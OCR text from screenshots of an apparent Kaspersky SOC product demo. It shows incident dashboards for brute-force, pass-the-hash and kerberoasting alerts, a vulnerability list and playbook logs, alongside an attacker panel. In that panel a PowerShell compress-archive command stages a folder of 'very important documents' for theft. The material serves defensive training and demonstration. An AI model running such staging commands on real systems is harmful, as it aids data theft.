

SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Open
Incident SOC 35425
Brute force
Pass-the-hash
Assign to (Escalate to)
Change severity
Link alert
Merge with another incident
Leave comment
Change status
Summary
Timeline
Investigation graph
MITRE Matrix
Alerts (3)
Assets (10)
Observables (105)
Communications
History
Search
Scan
Update AV-databases
Isolate
Block
Request changing password
Tenant
Name
Group
Priority
Tag
Hosts (5 items)
Data center
osmp-srv1
VIP
High
1 building, -1 floor
Server
DMZ
Data center
osmp-srv2
Normal
Medium
1 building, -1 floor
Server
DMZ
Data center
osmp-srv3
Normal
Medium
2 building, -1 floor
Server
DMZ
Data center
osmp-host0
Normal
Medium
1 building, -1 floor
Server
DMZ
HQ
osmp-ad
Normal
Medium
2 building, -1 floor
Server
AD
Users (5 items)
HQ
Batman
Local
Low
Batman local
HQ
Administrator
Admin
High
Administrator
Domain admins
HQ
User1
WebDev
Low
User 1
Web developer
HQ
User3
Dev
Medium
User 3
Developer
HQ
User2
ITSup
Low
User 2
IT Support



SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Open
Incident SOC 35425
Brute force
Pass-the-hash
Assign to (Escalate to)
Change severity
Link alert
Merge with another incident
Leave comment
Change status
Summary
Timeline
Investigation graph
MITRE Matrix
Alerts (3)
Assets (10)
Observables (105)
Communications
History
Search
Scan
Update AV-databases
Isolate
Block
Request changing password
Tenant
Name
Group
Priority
Tag
Hosts (5 items)
Data center
osmp-srv1
VIP
High
1 building, -1 floor
Server
DMZ
Data center
osmp-srv2
Normal
Medium
1 building, -1 floor
Server
DMZ
Data center
osmp-srv3
Normal
Medium
2 building, -1 floor
Server
DMZ
Data center
osmp-host0
Normal
Medium
1 building, -1 floor
Server
DMZ
HQ
osmp-ad
Normal
Medium
2 building, -1 floor
Server
AD
Users (5 items)
HQ
Batman
Local
Low
Batman local
HQ
Administrator
Admin
High
Administrator
Domain admins
HQ
User1
WebDev
Low
User 1
Web developer
HQ
User3
Dev
Medium
User 3
Developer
HQ
User2
ITSup
Low
User 2
IT Support
Device host0.osmp.test
Summary
Status
Vulnerability
Create ticket (escalate vulnerability to IT)
Vulnerabilities
Categories
Vulnerabilities
KLA12061 in Iperius Backup
CVE 1 : CVE-2020-15999
KLA12010 in Mozilla Firefox 81.0 (x64 ru)
CVE 21 : CVE-2020-15999, CVE-2020-16012, CVE-2020-26951, CVE-2020-15999, CVE-2020-16012, CVE-2020-26951, CVE-2020-15999, CVE-2020-16012, CVE-2020-26951, CVE-2020-15999, CVE-2020-16012, CVE-2020-26951
KLA11982 in Mozilla Firefox 81.0 (x64 ru)
CVE 21 : CVE-2020-15999, CVE-2020-16012, CVE-2020-26951, CVE-2020-15999, CVE-2020-16012, CVE-2020-26951
Software info
Hardware info
Device summary
Owner
Administrator
FQDN
host0.osmp.test
MAC address
56:4D:00:01:9D:59
Operating System
Microsoft Windows Server 2012 R2 9600
OK



Атакующий


Стадия атаки




\\osmp-srv1: powershell.exe
C:\very important documents\important doc13.docx
C:\very important documents\important doc14.docx
C:\very important documents\important doc15.docx
C:\very important documents\important doc16.docx
C:\very important documents\important doc17.docx
C:\very important documents\important doc18.docx
C:\very important documents\important doc19.docx
C:\very important documents\important doc20.docx
C:\very important documents\important doc21.docx
C:\very important documents\important doc22.docx
C:\very important documents\important doc23.docx
C:\very important documents\important doc24.docx
C:\very important documents\important doc25.docx
C:\very important documents\important doc26.docx
C:\very important documents\important doc27.docx
C:\very important documents\important doc28.docx
C:\very important documents\important doc29.docx
C:\very important documents\important doc30.docx
C:\very important documents\important doc31.docx
C:\very important documents\important doc32.docx
C:\very important documents\important doc33.docx
C:\very important documents\important doc34.docx
C:\very important documents\important doc35.docx
C:\very important documents\important doc36.docx
C:\very important documents\important doc37.docx
C:\very important documents\important doc38.docx
C:\very important documents\important doc39.docx
C:\very important documents\important doc40.docx
C:\very important documents\important doc41.docx
C:\very important documents\important doc42.docx
C:\very important documents\important doc43.docx
C:\very important documents\important doc44.docx
C:\very important documents\important doc45.docx
C:\very important documents\important doc46.docx
C:\very important documents\important doc47.docx
C:\very important documents\important doc48.docx
C:\very important documents\important doc49.docx
C:\very important documents\important doc50.docx
C:\very important documents\important doc51.docx
C:\very important documents\important doc52.docx
PS C:\Windows\system32> PS C:\Windows\system32> compress-archive -path 'c:\very important documents' -destinationpath c:\temp\archive.zip
PS C:\Windows\system32> PS C:\Windows\system32>


Аналитик


SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
1
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235
Total
26
Ralph Edwards
Online
10
Floyd Miles
Offline
5
Esther Howard
Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
05.02.2020 12:34:56
Open
Data compressed [Sensitive data][Fil...
16 alerts
1h 5m of 2h
High
DMZ
and 3 more
IP
IP: 10.69.198.52, 10.69.198.53,
and 2 more
KATA, IoA
Isolate host
Running
Ralph Edwards
In progress
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
45m of 72h
High
DMZ
and 5 more
IP
IP: 10.69.196.41, 10.69.196.2
KATA.IoA
AD password reset
Running
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
5m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69.197.6
KUMA.Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
0m of 72h
Low
HR department
and 2 more
IP
IP: 10.69.197.55
KUMA.Correlation
Files enumeration
Running
Ralph Edwards
In progress
04.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alerts
5m of 8h
Low
Reception
and 2 more
NE IP
IP: 10.69.199.32, 10.69.199.33
KES.FileAV
Email notification
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.107
Privacy Policy
Show Tutorial
kaspersky


SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
1
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235
Total
26
Ralph Edwards
Online
10
Floyd Miles
Offline
5
Esther Howard
Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
05.02.2020 12:34:56
Open
Data compressed [Sensitive data][Fil...
16 alerts
1h 5m of 2h
High
DMZ
and 3 more
IP
IP: 10.69198.52, 10.69198.53,
and 2 more
KATA, IoA
Isolate host
Running
Ralph Edwards
In progress
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
45m of 72h
High
DMZ
and 5 more
IP
IP: 10.69196.41, 10.69196.2
KATA IoA
AD password reset
Running
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
5m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69197.6
KUMA Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
0m of 72h
Low
HR department
and 2 more
IP
IP: 10.69197.55
KUMA Correlation
Files enumeration
Running
Ralph Edwards
In progress
04.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alerts
5m of 8h
Low
Reception
and 2 more
NE IP
IP: 10.69199.32, 10.69199.33
KES,FileAV
Email notification
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.137
Privacy Policy
Show Tutorial
kaspersky

Open


Incident SOC 35425

Brute force | Pass-the-hash | File Discovery

Assign to (Escalate to) | Change severity | Link alert | Merge with another incident | Leave comment | Change status

Summary | Timeline | Investigation graph | MITRE Matrix | Alerts (12) | Assets (7) | Observables (105) | Communications | History

Alert activity



Add to incident | Mark for investigation | Link to group | Export events | Delete

Registered	Event name, events number	Tags	Event source	Affected assets
01.01.2020 12:34:56	Brute force	Under investigation	KUMA	Managed devices
01.01.2020 12:34:56	AD discovery	Under investigation	KUMA	Unmanagement
01.01.2020 12:34:56	Pass-the-Hash	Under investigation	KUMA	OSMP\osmp-host0, OSMP\osmp-ad
01.01.2020 12:34:56	Files discovery	Under investigation	KATA	OSMP\osmp-srv1, OSMP\osmp-srv2, OSMP\osmp-srv3
01.01.2020 12:34:56	Files compressed	Under investigation	KATA	OSMP\osmp-srv1, OSMP\osmp-srv2, OSMP\osmp-srv3

Open


Incident SOC 35425

Brute force | Pass-the-hash

Assign to (Escalate to) | Change severity | Link alert | Merge with another incident | Leave comment | Change status

Summary | Timeline | Investigation graph | MITRE Matrix | Alerts (12) | Assets (7) | Observables (105) | Communications | History


Incident context details



Details

Date Added ↓	User	Phase	
01.01.2020 12:34:56	Ralph Edwards	Playbook is executed. Get asset info.	
01.01.2020 12:34:56	Ralph Edwards	Playbook is executed. Add observables.	
01.01.2020 12:34:56	Ralph Edwards	Playbook is executed. Condition task: check security tools status.	
01.01.2020 12:34:56	Ralph Edwards		Playbook is executed. Plain task: install nagent and kea agent.
